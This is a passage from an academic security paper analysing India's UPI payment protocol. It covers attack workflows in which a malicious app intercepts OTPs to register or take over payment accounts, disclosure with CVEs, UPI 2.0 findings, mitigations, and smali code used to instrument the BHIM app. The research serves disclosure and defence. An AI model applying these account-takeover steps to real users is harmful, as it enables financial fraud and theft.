Attack #1, unauthorized registration of a new user, can now be done by an adversary by setting up a user profile with the third-party app server and then exploiting the potential security holes of Section 3.3.1. Third-party apps make it easy for an attacker Eve to set up a profile. Eve can do it in two ways— Eve can either create a profile from her phone using her cell number (which is straight-forward) or create a profile from her phone using Alice's cell number. As an example of the latter, PhonePe provides an option to key-in a cell number at the time of user profile setup. Eve can use this option to key-in Alice's cell number in the app. For Eve to set a passcode on behalf of Alice, Eve needs an OTP the PhonePe server sends Alice. However, Eve can get the OTP through Mally on Alice's phone, given Mally's RECEIVE_SMS permission. The rest of Attack #1 continues as before, and Attack #2 follows from Attack #1.

For Attack #1′ on an existing user, an adversary can exploit any authentication workflow flaws on the third-party app or app server. Once logged in, Eve can exploit the potential security holes (Section 3.3.1). For Eve to log in as an existing user, Eve either has to get Alice's password or has to reset Alice's password. To get Alice's password, Mally can either use the toast overlay attacks or the accessibility permission. A straightforward approach, however, is to exploit the app's passcode reset mechanism. On PhonePe, for instance, the passcode reset relies only on an OTP. On Ola Money, passcode reset requires a secret that is set up at the time the user creates a profile (which we could intercept). We note that once Eve logs in as Alice on Eve's phone, PhonePe logs Alice out from her phone. In Ola Money, however, Alice will not receive any notification since the app by design permits login from many devices. The rest of Attack #1′ continues as before, and Attack #3 follows from Attack #1′.

Samsung Pay (SPay) is slightly different in that its security measures make use of a Trusted Execution Environment (TEE) [52] implementation called KNOX. To use SPay, a user must have a Samsung account configured at the time of setting up the phone and additionally configure her fingerprint or a SPay PIN. SPay does not integrate with UPI; instead, it integrates with two UPI apps—Paytm and MobiKwik. Hence a user can choose one of the two apps that come with SamsungPay (they are also available for download separately on Google Play). Since both Paytm and MobiKwik app servers do not integrate with KNOX, they cannot use KNOX's hardware-based security features for device hard-binding at the time of user registration. The user's fingerprint or SPay PIN is used to authenticate a user with the device; neither the payment app servers nor the UPI server uses it for user registration. We test SamsungPay using MobiKwik. Mobikiwk's workflow is the same as Ola Money except that its passcode reset workflow uses a passcode and OTP, both of which we can intercept. This makes SPay prone to attacks that result from integrating with third-party UPI apps.

3.5 UPI 1.0 Responsible Disclosures

We reported the vulnerabilities of BHIM to NPCI, CERT-IN, and CERT-US, with the initial disclosure to CERT-IN in June 2017. We followed up with our disclosures again in Oct 2017 (timelines in Figure 5). Subsequently, we reported the vulnerabilities to CERT-US and got the following CVEs: CVE-2017-9818, CVE-2017-9819, CVE-2017-9820, CVE-2017-9821 for BHIM. We also got CVEs for our disclosures to other app vendors from CERT-US (CVE-2018-15660, CVE-2018-15661, CVE-2018-17400, CVE-2018-17401, CVE-2018- 17402, CVE-2018-17403) and a $5k bounty from Samsung (CVE-2018-17083) for a sensitive data leak. The original CVEs disclosed relied on accessibility permission, though we later determined that the attacks can be carried out without it.

3.6 Preliminary Analysis of UPI 2.0 Protocol

In August 2018, UPI made the first update to the UPI specification, UPI 2.0, over a year after we first reported the vulnerabilities to them. Based on our disclosures, UPI 2.0 does prevent our attacks in the current form. We present our preliminary findings; a detailed analysis of UPI 2.0 is currently ongoing. We follow the same approach we employed for UPI 1.0 and reverse-engineered the UPI 2.0 protocol using UPI 2.0 versions of four popular apps— BHIM, Google Pay, Paytm, and Amazon Pay. Google Pay (GPay) and Paytm are the leaders in the market, each with a 36% market share.

Some of our findings are as follows. We evaluate the UPI 2.0 version of BHIM (which is also used by many banks as their official UPI app under their own brand, e.g., BHIM SBI Pay and BHIM PNB). We found that NPCI now forces an update on BHIM to its latest version. In UPI 2.0, in addition to the device information we saw in UPI 1.0, BHIM also sends the device's IMEI number, SIM number, network type, etc., to the UPI server for device hard-binding. In BHIM's latest update, NPCI removed the *alternate workflow1*, and hence the *Potential Security Hole #1* that we exploited for our attacks, a positive change. However, the other vulnerabilities persist as detailed below.

On GPay, we can set up a user's profile similar to how we did for Attack #1 and Attack #1′ in third-party UPI 1.0 apps. From GPay's traffic, we find that GPay authenticates with Gmail servers using OAuth2. Thus an adversary Eve can set up a GPay account as follows. Eve can use her own Gmail ID on her phone and can key-in Alice's cell number at the time of

login to GPay. Google sends an OTP to Alice's cell number, which Mally can intercept (given Mally's RECEIVE_SMS permission). For Eve to proceed, GPay must send an SMS message containing Alice's device registration token back to the UPI server from Alice's phone.

In the absence of the *alternate workflow1* that previously enabled the attacks, we explored SMS spoofing as a means for Eve to send an SMS message to the UPI server. For the attack to work, the UPI server must get the spoofed SMS message from Alice's cell number. For proof-of-concept, we tested SMS spoofing with several services that claim to provide non-anonymous SMS spoofing. However, it did not work for a test number we own in India. While we can send SMS messages either anonymously or using a default number provided by the SMS spoofing service, we are unable to control the sender number of the SMS message, a must for the attacks to work. We are currently exploring this and other SMS related attack vectors noted in prior research [49]. Alternatively, Mally can request SEND_SMS permission and send the SMS message from Alice's phone.

On Paytm, we studied the handshake by instrumenting the app with debug statements at the bytecode level. Below is a snippet of the bank account information that Paytm receives during the handshake. The authors mask all the details below for privacy. We note that just as before, UPI sends back the bank account details without requiring a user to provide any credentials shared with the bank. We confirm the same on Amazon Pay as well. Amazon Pay uses Amazon credentials and the default cell number set in a user's Amazon account. To create a profile, an adversary Eve can set Alice's cell number in her Amazon credentials.

```
"name":"956785XXXX@paytm",
"defaultCredit":{"bank":"State Bank Of India",
"ifsc":"SBIN0008626",
"account":"000000379085XXXXX",
"accountType":"SAVINGS",
"name":"BXXXXXX TXXXX",
"branchAddress":"AMXXXXXXXXX"
```

Thus, we have confirmed that sensitive information leaks (similar to those in Attack #1) still exist. An open question remains on the possibility of other attacks, such as performing unauthorized transactions.

4 Lessons Learned

Below, we summarize the problems in the design of the UPI 1.0 protocol that enabled potential attacks.

1. The UPI protocol reveals bank account details of a user in any handshake (default or alternate), given the user's cell number and no bank-related credentials.

2. Device hard-binding, the first factor, relies on data that is easily harvested from a device. UPI does not use any secrets for this step.

3. A weak device binding mechanism allows a user (or an adversary) to bind her cell phone with a cell number registered to the bank account of another user.

4. Setting the UPI PIN, the second factor, requires partial debit card information printed on the card, which is not a secret. The debit card PIN, a secret a user shares with the bank, is never used. This is a lower bar as online, and in-store purchases require the entire card number and the debit card PIN.

5. When transferring an existing user's UPI account to a new phone, UPI does not require the user to provide any bank-related credentials or the printed debit card information to authorize transactions from the new phone. The UPI protocol relies on the UPI PIN alone.

6. On third-party apps, the passcode, the third factor, is managed by the third-party app server and hence easy to bypass. An attacker can bypass the passcode requirement by setting up an attacker-controlled profile (using attacker credentials) with the app. In this case, UPI effectively relies only on two factors— device binding and UPI PIN.

7. The bank account number leaked from the default workflow of any of the third-party apps is enough to reset a user's passcode on another app (such as BHIM).

We note that though UPI 2.0 closes the weak device binding mechanism #3 above, the other issues persist. The overall weakness in UPI is that user registration requires only the knowledge of a cell number and the ability to receive one SMS message from that number.

Attacks only require Mally to do two things: provide the OTP during registration and, for attacks on existing users of UPI, steal their UPI PIN. Need for Mally can be circumvented in two ways— unauthorized transfer of a user's cell number to the attacker or by social engineering attacks. Both are feasible, and social engineering attacks are scalable in India, given the cheap labor cost. For non-users of UPI, getting them to reveal an OTP during registration is sufficient.

There are significant risks associated with relying on cell numbers as the only means of user identification. Banks in India accept any cell number that the user registers with their accounts—there is no cross-check to verify if the cell number given actually belongs to the user. It is not uncommon, for example, for members of a family to provide the same cell number to the bank for their individual bank accounts. Thus, a person with access to family members' debit card numbers can add all their bank accounts to the same app for transactions. One may view this either as a convenience or a security and privacy risk, depending on one's perspective.

Finally, we would like to clarify that our claim is not that all the high-level lessons learned are new; most security principles are well-known by now. Nevertheless, we want to con-

textualize the lessons learned from the perspective of a widely adopted financial protocol. We note that both the designers of Android and UPI contribute to the flaws we discovered, which made getting app vendors to do fixes difficult. App vendors often blame it on Android design or users, who should not be granting dangerous permissions to apps. At the same time, UPI protocol designers could have factored in the current state of Android and security-awareness among users in India and made the protocol more secure.

It is well-known by now that security by obscurity does not help. We think the risks could have been better addressed had UPI published the protocol details once it was internally vetted, thus allowing the research community to analyze it further. We show how protocol analysis from the point-of-view of an adversary trying to uncover unpublished workflows and secrets, though important, is often overlooked for application-level protocols.

Limitations of our study: A limitation of our study is that we only studied seven UPI apps to analyze the security of the UPI protocol. Automated analysis techniques could not be used given the number of security defenses these apps use. Prior research by Reaves et al. [48] also reverse-engineered seven apps that resisted automated analysis. However, we consider seven to be a reasonable number for our work since our focus was on uncovering flaws with the UPI protocol that is common across the apps. Also, the apps we analyzed have 88% of the market share combined, and of the 88 UPI apps, a majority of them are minor variations of BHIM, which we analyzed. Nevertheless, a larger study could provide additional insights into the security of the payment ecosystem in India and will also be useful to other countries that decide to use a common payment interface.

5 Mitigation

We discuss possible mitigation strategies against the attacks and their pros and cons below.

UPI mitigations. We discuss steps the government can take to address some of the issues we have raised.

Minimizing protocol data: Our attacks show how protocol data revealed during the default workflow was used to exploit an alternate workflow. This was possible because the UPI server sent more data than the client needed to see. For instance, while the masked bank account number is useful to display on the screen, bank-specific details such as the bank name, account number and IFSC code, sent in the clear can be excluded from the handshake.

Secure alternate workflows: We leveraged two alternate workflows in our attacks, as summarized in Section 4. Though UPI 2.0 closes one of the flows, the other alternate flows are either unsecured or secured using weak credentials. For instance, an alternate workflow allowed a user to bind her cell phone with a cell number registered to the bank account of another user, even without providing any secrets pertaining to the other user.

Mandate opt-in into UPI apps: Currently, as we are aware, UPI services are by default available to users of a bank that is integrated with UPI; the UPI guidelines do not require users to opt-in with their bank. An opt-in requirement would increase risk awareness as well as cut down security risks for non-UPI users such as credit card users, cash users, or users of wallet apps. Alternatively, a user could be required to do an in-person verification with their local bank branch to register for UPI services on their cell phone. This can prevent unauthorized registrations of a user, which automatically eliminates the other attacks.

Provide opt-out option: As a follow-up on the previous mitigation, non-users and users wanting to discontinue UPI services must be allowed to opt-out for security and privacy reasons. The downside of making UPI optional is the negative impact it may have on UPI adoption.

Use debit card number + something user knows: Debit cards in India are Chip+PIN cards, and doing transactions with them always requires entering a PIN. In contrast, doing transactions via the UPI apps requires neither—only the information that is printed on the card—resulting in a weaker authentication path. Fixes to this are unfortunately difficult if Mally is powerful enough to intercept PIN entry. However, assuming user interactions can be secured on Android (e.g., see [18]), UPI guidelines requiring the user to enter a secret shared with the bank to enable transactions will be useful.

Require strong device binding: The UPI specification could require payment apps to do a stronger device-to-cell number binding. Since binding is one of the most critical steps of the protocol, the bank may issue a one-time secret to the user out-of-band, say, when the user visits the bank for UPI activation. The user has to enter this secret the first time she uses the UPI app on her phone. Additionally, the UPI server must verify that the UPI app it is communicating with is an official app running on a non-rooted phone. If the UPI server can somehow establish that, then an attacker may not be able to use a repackaged version of a UPI app to register an account. Unfortunately, this is tricky to enforce.

Android mitigations. In the attacks we describe, the attack starts when Mally on a user's phone gets the user's cell number as an SMS from the attacker. A possible defense would be for Android to have a policy that prevents SMS permissions from being requested by apps. Google is already moving in that direction. As of January 2019, Google announced that apps could not request SMS permissions unless they are the default SMS handler and get explicit approval from Google. How effective this policy is, remains to be studied. We note that this does not make the attack impossible. It would merely require Mally not just to be installed but also accepted as

the default SMS handler (or get approved as an exception by Google). Also, the policy is specific to the Google Play store—apps from other stores could still introduce risks. Many popular carriers in India support alternate app stores such as Aircel and Airtel that allow SMS-triggered downloads [43].

User mitigations. Since Eve requires a user's cell number to initiate the attack, using a private cell number for bank accounts may slow down an attack. Unfortunately, it does not entirely prevent it. If the user has installed Mally, Mally suffices to detect the user's cell phone number (Section 3.3.6. Thus, users would also need to be careful to never install apps with read or receive SMS permissions on phones they use for banking.

6 Related Work

Panjwani et al. did one of the first studies on an Indian payment system called EKO, a mobile service provider [47]. They show PIN recovery attacks that could result in a user impersonation attack. Reaves et al. [48] first analyzed 47 mobile apps from 28 countries for SSL vulnerabilities and then manually reverse-engineer seven branchless banking apps, including three Indian payment apps (Airtel Money, Oxigen Wallet, and MobileOnMoney). They discover that an attacker can bypass authentication because of the use of an insecure channel, the use of weak crypto, or the use of weak passwords. A follow-up work by Castle et al [9] studies 197 payment apps, including some from Southern Asia (the apps they study is not listed). Castle et al. point out that payment apps have sufficient safeguards to prevent attacks, and the vulnerabilities pointed out by Reaves et al. are either because of regulatory constraints or from using old Android phones. They corroborate their findings with developer interviews with participants from well-established organizations.

Payment apps have been studied in other countries, as well. Yang et al. [62] notes implementation weaknesses in the third-party SDKs included by Chinese financial apps that can result in integrity attacks on financial transactions. Jung et al. [31] studies repackaging attacks on seven different banking apps in Korea. Their attacks could bypass integrity checks and anti-virus checks of banking apps. Yacouba et al. [33] launched a DDoS attack on a banking server through a repackaged banking app. Roland et al. demonstrates an NFC relay attack on the Google Wallet payment system [50].

Research has pointed out several vulnerabilities in financial applications. Taylor et al. [56] did a static analysis of financial apps on Google Play. They discover weaknesses such as the creation of world-readable and writable files, the use of unsecured content providers, and the use of weak random number generators. Bojjagani et al. [7] perform static and dynamic analysis on banking apps to discover 356 exploitable vulnerabilities, details unknown, from an unknown set of samples. AlJudaibi et al. [3] discuss 11 significant threats faced by mobile devices such as insecure data storage, weak server-side control in third-party apps, use of a rooted device, and lack of security in software and kernel. Chothia et al. [11], Stone et al. [55] and Bojjagani et al. [6] analyze both Android and iPhone apps for lack of hostname verification when an SSL certificate is pinned. Their results show how popular banking apps with these vulnerabilities are prone to phishing and man-in-the-middle attacks.

Protocol flaws that result in attacks on payment cards that use chip and PIN (EMV) [8, 35, 38, 51] and 3 Domain Secure 2.0 [2], an authentication protocol for web-based payments, are also studied before. Many issues concerning financial inclusion for developing countries such as Brazil and Africa have been extensively studied [22, 42, 61]. Weaknesses in financial systems as a result of excessive reliance on OTPs [10, 37, 49, 59] and its implication on Internet-based services are also well-known [1, 16, 32, 37, 53, 63].

Prior studies on Indian payments apps were done before the Indian government launched the Unified Payment Interface, a first of its kind. To the best of our knowledge, we are the first to conduct a study on UPI.

7 Conclusion

In this paper, we used a principled approach to analyze the UPI 1.0 protocol and uncovered core design weaknesses in its unpublished multi-factor authentication workflow that can severely impact a user. We showed attacks that have devastating implications and only require victims to have installed an attacker-controlled app, regardless of whether they use a UPI app or not. All the vulnerabilities identified were responsibly disclosed. A subsequent software update to UPI 2.0 prevents the discussed attack vectors for an exploit. Unfortunately, several underlying security flaws remain that suggest a need for further vetting and security analysis of UPI 2.0, given the protocol's importance for mobile payments in India. We discussed the lessons learned and potential mitigation strategies. Finally, we expect our findings to be useful to other countries that look to implement a common backend infrastructure for financial apps.

8 Acknowledgements

The authors thank Paul Pearce for shepherding the paper, the anonymous reviewers for their valuable inputs, and Roya Ensafi and Earlence Fernandes for their valuable feedback. We also thank colleagues, including Jithin M., Jothis M., and Arjun R., for helping us with analyzing Android apps in preliminary stages of the project when much less was known. This material is based on the work supported by the National Science Foundation under grant number 1646392.

References

[1] Manal Adham, Amir Azodi, Yvo Desmedt, and Ioannis Karaolis. How to attack two-factor authentication internet banking. In *Financial Cryptography and Data Security*, pages 322–328, 2013.

[2] Mohammed Aamir Ali and Aad van Moorsel. Designed to be broken: A reverse engineering study of the 3D Secure 2.0 Payment Protocol. In *Financial Cryptography and Data Security*, pages 201–221, 2019.

[3] Samaher AlJudaibi. Research paper for mobile devices security. 2016. https://www.researchgate.net/publication/309675787_Research_Paper_for_Mobile_Devices_Security.

[4] APKTOOL. https://ibotpeaches.github.io/Apktool/, 2018. [Online; accessed October-2018].

[5] BHIM. https://play.google.com/store/apps/details?id=in.org.npci.upiapp, 2016. [Online; accessed October-2018].

[6] S. Bojjagani and V. N. Sastry. VAPTAi: a threat model for vulnerability assessment and penetration testing of Android and iOS mobile banking apps. In *2017 IEEE 3rd International Conference on Collaboration and Internet Computing (CIC)*, pages 77–86, 10 2017.

[7] Sriramulu Bojjagani and V. N. Sastry. STAMBA: security testing for Android mobile banking apps. In *Advances in Signal Processing and Intelligent Recognition Systems*, pages 671–683, 2016.

[8] Mike Bond, Omar Choudary, Steven J. Murdoch, Sergei Skorobogatov, and Ross Anderson. Chip and Skim: Cloning EMV cards with the pre-play attack. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, pages 49–64. IEEE Computer Society, 2014.

[9] Sam Castle, Fahad Pervaiz, Galen Weld, Franziska Roesner, and Richard Anderson. Let's talk money: Evaluating the security challenges of mobile money in the developing world. In *Proceedings of the 7th Annual Symposium on Computing for Development*, ACM DEV '16, 2016.

[10] Kelvin Chikomo, Ming Ki Chong, Alapan Arnab, and Andrew Hutchison. Security of mobile banking. 01 2006.

[11] Tom Chothia, Flavio D. Garcia, Chris Heppel, and Chris McMahon Stone. Why banker Bob (still) can't get TLS right: A security analysis of TLS in leading UK banking apps. pages 579–597, 01 2017.

[12] Express Computer, 2019. https://www.expresscomputer.in/news/financial-cybercrime-and-identity-theft-in-india-are-increasing-fis/35099/.

[13] Stat Counter. https://www.statista.com/statistics/262157/market-share-held-by-mobile-operating-systems-in-india/, 2018. [Online; accessed October-2018].

[14] CuckooDroid. https://github.com/idanr1986/cuckoo-droid), 2018. [Online; accessed October-2018].

[15] Android Developers. https://developer.android.com/guide/topics/permissions/overview#normal_permissions, 2019. [Online; accessed August-2019].

[16] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. In *Financial Cryptography and Data Security*, pages 365–383, 2014.

[17] Financial Express. https://www.financialexpress.com/money/beware-upi-app-user-loses-rs-6-8-lakh-from-his-sbi-account-was-it-fraud-why-it-happened/1426603/, 2018. [Online; accessed August-2019].

[18] Earlence Fernandes, Qi Alfred Chen, Justin Paupore, Georg Essl, J. Alex Halderman, Z. Morley Mao, and Atul Prakash. Android UI deception revisited: Attacks and defenses. In *Financial Cryptography and Data Security*, pages 41–59, 2017.

[19] Forbes. https://www.forbes.com/sites/zakdoffman/2019/08/10/google-warning-tens-of-millions-of-android-phones-come-preloaded-with-dangerous-malware/#5dcde47dddb3, 2019. [Online; accessed August-2019].

[20] Sensors Tech Forum. https://sensorstechforum.com/android-ios-invasive-app-permissions-2018/), 2018. [Online; accessed October-2018].

[21] Mobile Security Framework. https://github.com/MobSF/Mobile-Security-Framework-MobSF, 2015. [Online; accessed October-2018].

[22] Andrew Harris, Seymour Goodman, and Patrick Traynor. Privacy and security concerns associated with mobile money applications in Africa. *Washington Journal of Law, Technology and Arts*, 01 2013.

[23] The Hindu. https://www.thehindu.com/news/national/kerala/hackers-compromise-upi-apps/article25692100.ece, 2019. [Online; accessed August-2019].

[24] Android Security 2017 Year in Review. https://source.android.com/security/reports/Google_Android_Security_2017_Report_Final.pdf, 2019. [Online; accessed August-2019].

[25] Android Security 2018 Year in Review. https://source.android.com/security/reports/Google_Android_Security_2018_Report_Final.pdf/, 2019. [Online; accessed August-2019].

[26] MWR Infosecurity. https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf, 2015. [Online; accessed October-2018].

[27] Business Insider. https://www.businessinsider.com/upi-market-share-in-inda-open-for-taking-2019-8, 2019. [Online; accessed August-2019].

[28] Infosec Institute. Hooking and patching Android apps using Xposed framework. https://resources.infosecinstitute.com/android-hacking-and-security-part-25-hooking-and-patching-android-apps-using-xposed-framework/#gref. [Online; accessed November-2019].

[29] Investopedia. https://www.investopedia.com/news/india-demonetization-993-money-returned/, 2018. [Online; accessed October-2018].

[30] JEB. https://www.pnfsoftware.com/, 2018. [Online; accessed October-2018].

[31] Jin-Hyuk Jung, Ju Young Kim, Hyeong-Chan Lee, and Jeong Hyun Yi. Repackaging attack on Android banking applications and its countermeasures. 73, 12 2013.

[32] Radhesh Krishnan Konoth, Victor van der Veen, and Herbert Bos. How anywhere computing just killed your phone-based two-factor authentication. In *Financial Cryptography and Data Security*, pages 405–421, 2017.

[33] Y. Kouraogo, K. Zkik, E. J. El Idrissi Noreddine, and G. Orhanou. Attacks on Android banking applications. In *2016 International Conference on Engineering MIS (ICEMIS)*, pages 1–6, 9 2016.

[34] The Hindu Business Line. https://www.thehindubusinessline.com/info-tech/senior-executives-vulnerable-to-social-engineering-attacks-verizon-2019-report/article27068079.ece, 2019. [Online; accessed August-2019].

[35] El Nour Madhoun, Bertin Emmanuel, and Guy Pujolle. The EMV payment system: Is it reliable? In *The 3rd IEEE Cyber Security in Networking International Conference (CSNet 2019)*, 2019.

[36] MITMProxy. https://mitmproxy.org, 2019. [Online; accessed August-2019].

[37] Collin Mulliner, Ravishankar Borgaonkar, Patrick Stewin, and Jean-Pierre Seifert. SMS-based One-Time Passwords: Attacks and defense. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 150–159, 2013.

[38] S. J. Murdoch, S. Drimer, R. Anderson, and M. Bond. Chip and PIN is broken. In *2010 IEEE Symposium on Security and Privacy*, pages 433–446, 2010.

[39] Palo Alto Networks. https://researchcenter.paloaltonetworks.com/2017/09/unit42-android-toast-overlay-attack-cloak-and-dagger-with-no-permissions, 2017. [Online; accessed October-2018].

[40] NPCI. NPCI live members. https://www.npci.org.in/upi-live-members. [Online; accessed August-2019].

[41] NPCI. NPCI third party apps. https://www.npci.org.in/upi-PSP%263rdpartyApps. [Online; accessed August-2019].

[42] Barak W. Nyamtiga and Loserian S. Laizer. Enhanced security model for mobile banking systems in Tanzania. *International Journal of Technology Enhancements and Emerging Engineering Research*, 01 2013.

[43] Business of Apps. App stores list 2018. https://www.businessofapps.com/guide/app-stores-list/. [Online; accessed August-2019].

[44] National Payments Corporation of India. https://www.npci.org.in/sites/default/files/UPI-PG-RBI_Final.pdf, 2016. [Online; accessed October-2018].

[45] National Payments Corporation of India. https://www.npci.org.in/product-statistics/upi-product-statistics, 2019. [Online; accessed August-2019].

[46] OWASP. https://sushi2k.gitbooks.io/the-owasp-mobile-security-testing-guide/content/, 2018. [Online; accessed October-2018].

[47] Saurabh Panjwani and Edward Cutrell. Usably secure, low-cost authentication for mobile banking. In *Proceedings of the Sixth Symposium on Usable Privacy and Security*, Proc. SOUPS, 2010.

[48] Bradley Reaves, Nolen Scaife, Adam Bates, Patrick Traynor, and Kevin R.B. Butler. Mo(bile) money, mo(bile) problems: Analysis of branchless banking applications in the developing world. In *24th USENIX*

Security Symposium (USENIX Security 15), pages 17–32, 2015.

[49] Bradley Reaves, Luis Vargas, Nolen Scaife, Dave Tian, Logan Blue, Patrick Traynor, and Kevin R. B. Butler. Characterizing the security of the SMS ecosystem with public gateways. *ACM Trans. Priv. Secur.*, 22:2:1–2:31, December 2018.

[50] M. Roland, J. Langer, and J. Scharinger. Applying relay attacks to Google wallet. In *2013 5th International Workshop on Near Field Communication (NFC)*, pages 1–6, 2 2013.

[51] Michael Roland and Josef Langer. Cloning credit cards: A combined pre-play and downgrade attack on EMV contactless. In *Proceedings of the 7th USENIX Conference on Offensive Technologies*, WOOT'13, pages 6–6. USENIX Association, 2013.

[52] M. Sabt, M. Achemlal, and A. Bouabdallah. Trusted execution environment: What it is, and what it is not. In *2015 IEEE Trustcom/BigDataSE/ISPA*, volume 1, pages 57–64, 8 2015.

[53] Hossein Siadati, Toan Nguyen, Payas Gupta, Markus Jakobsson, and Nasir Memon. Mind your SMSes. *Comput. Secur.*, 65:14–28, March 2017.

[54] Soot. https://www.sable.mcgill.ca/soot/tutorial/profiler2/index.html, 2018. [Online; accessed October-2018].

[55] Chris McMahon Stone, Tom Chothia, and Flavio D. Garcia. Spinner: Semi-automatic detection of pinning without hostname verification. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, ACSAC 2017, pages 176–188, 2017.

[56] Vincent F. Taylor and Ivan Martinovic. Short paper: A longitudinal study of financial apps in the Google Play store. In *Financial Cryptography and Data Security*, pages 302–309, 2017.

[57] Economic Times. https://economictimes.indiatimes.com/news/politics-and-nation/new-form-of-otp-theft-on-rise-many-techies-victims/articleshow/67521098.cms, 2019. [Online; accessed August-2019].

[58] India Today. https://www.indiatoday.in/technology/news/story/fraudsters-steal-rs-91-000-from-a-man-s-e-wallet-1382689-2018-11-05, 2018. [Online; accessed August-2019].

[59] Patrick Traynor, Thomas La Porta, and Patrick McDaniel. *Security for telecommunications networks*. Advances in information security. 2008.

[60] Wandera. What are app permissions – a look into Android app permissions. https://www.wandera.com/mobile-security/app-and-data-leaks/app-permissions/. [Online; accessed August-2019].

[61] Jane K Winn and Louis De Koker. Introduction to mobile money in developing countries: Financial inclusion and financial integrity conference special issue. *University of Washington School of Law Research Paper*, (2013-01), 2013.

[62] Wenbo Yang, Yuanyuan Zhang, Juanru Li, Hui Liu, Qing Wang, Yueheng Zhang, and Dawu Gu. Show me the money! Finding flawed implementations of third-party in-app payment in Android apps. In *NDSS*, 2017.

[63] Changsok Yoo, Byung-Tak Kang, and Huy Kang Kim. Case study of the vulnerability of OTP implemented in internet banking systems of South Korea. *Multimedia Tools and Applications*, 74:3289–3303, 05 2015.

9 Appendix

9.1 BHIM Code Instrumentation

We provide a brief discussion of one example instrumentation of BHIM with the goal of determining the workflow of the UPI protocol. BHIM version 1.3 consists of about 516K lines of obfuscated smali code. Some apps such as Paytm are even larger than BHIM, posing a significant reverse engineering challenge.

After searching through the BHIM code, we located the snippet below that belongs to the NPCI library and is integrated with the BHIM app. We found that NPCI had not obfuscated the name of the package as shown in line #1 *in/org/npci/upiapp/utils*. However, the method names are obfuscated as indicated by the method name at line #19 called *a*. The third-party libraries used by NPCI are not obfuscated as is seen by the class *org.apache.http.impl.client.DefaultHttpClient* at line #17.

We instrumented different portions of the BHIM app to determine the control-flow of the program. We found that when using automated tools such as Soot [54] to instrument the app, we got unexpected failures such as the app hanging indefinitely (we did get Soot to work for smaller test programs). We were unable to root-cause why BHIM's instrumentation with Soot did not work. Hence, we resorted to a careful smali code instrumentation of BHIM.

Listing 1 shows the method that performs HTTP GET. Since the methods are all *static* methods, by Android (and Java) convention, the first parameter is stored in the register *p0*, the second in register *p1* etc. The registers *v0*, *v1* etc. are registers local to a method body. Listing 2 contains code that prints the parameters to the GET request contained in the

parameter *p1*. We inserted the code in Listing 2 after line #38, right at the beginning of the function (after the function prologue at line #35). The inserted code snippet prints the parameters using the *System.out.print* API call. The printed debug statements appear in Android *logcat* logs. We did a similar instrumentation for HTTP POST methods.

Some of the apps such as Paytm, that contain several DEX files (with each DEX file containing a maximum of 65536 methods), were even more challenging to instrument, as they obfuscate the calls to most of the third-party libraries they use. In such cases, further experimentation and analysis was required to discover the calls. That apart, the security defenses used by these apps may also change across app revisions. For instance, while older versions of Paytm could be repackaged, the latest version of the app resists repackaging.

```
1  .class public Lin/org/npci/upiapp/utils/RestClient;
2  .super Ljava/lang/Object;
3  .source "RestClient.java"
4
5  # annotations
6  .annotation system Ldalvik/annotation/MemberClasses;
7      value = {
8          Lin/org/npci/upiapp/utils/
               RestClient$UnsuccessfulRestCall;
9      }
10 .end annotation
11
12 # static fields
13 .field private static final a:Ljava/lang/String;
14
15 .field private static b:Lorg/apache/http/impl/client/
       DefaultHttpClient;
16
17 .field private static c:Lorg/apache/http/impl/client/
       DefaultHttpClient;
18
19 .method public static a(Landroid/content/Context;Ljava/
       lang/String;Ljava/util/ Map;)Lin/org/npci/upiapp/
       models/ApiResponse;)
20     .locals 6
21     .annotation system Ldalvik/annotation/Signature;
22         value = {
23             "(",
24             "Landroid/content/Context;",
25             "Ljava/lang/String;",
26             "Ljava/util/Map",
27             "<",
28             "Ljava/lang/String;",
29             "Ljava/lang/String;",
30             ">;)",
31             "Lin/org/npci/upiapp/models/ApiResponse;"
32         }
33     .end annotation
34
35     .prologue
36     const/16 v5, 0x130
37
38     .line 404
39     new-instance v2, Lorg/apache/http/client/methods/
           HttpGet;
40
41     invoke-direct {v2}, Lorg/apache/http/client/methods/
           HttpGet;-><init>()V
42
43     .line 405
44     ...
45     move-result-object v2
46     const-string v3, " . Response Code:  "
47
48     invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->
           append(Ljava/lang/String;)Ljava/lang/
           StringBuilder;
49
50     move-result-object v2
51     invoke-interface {v0}, Lorg/apache/http/HttpResponse
           ;->getStatusLine()Lorg/apache/http/StatusLine;
52
53     move-result-object v0
54     invoke-interface {v0}, Lorg/apache/http/StatusLine;->
           getStatusCode()I
55
56     move-result v0
57     ...
58 .end method
```

Listing 1: BHIM code snippet

```
sget-object v0, Ljava/lang/System;->out:Ljava/io/
    PrintStream;

new-instance v1, Ljava/lang/StringBuilder;
invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

const-string/jumbo v2, "Log_debug_upi_str0: "
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->
    append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1
invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->
    append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString
    ()Ljava/lang/String;

move-result-object v1
invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(
    Ljava/lang/String;)V


sget-object v0,   Ljava/lang/System;->out:Ljava/io/
    PrintStream;

new-instance v1, Ljava/lang/StringBuilder;
invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V

const-string/jumbo v2, "Log_debug_upi_restclient_map0: "
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->
    append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1
invoke-virtual {p2}, Ljava/lang/Object;->toString()Ljava/
    lang/String;

move-result-object v2
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->
    append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString
    ()Ljava/lang/String;
move-result-object v1
invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(
    Ljava/lang/String;)V
```

Listing 2: HTTP GET Instrumentation Code

Cardpliance: PCI DSS Compliance of Android Applications

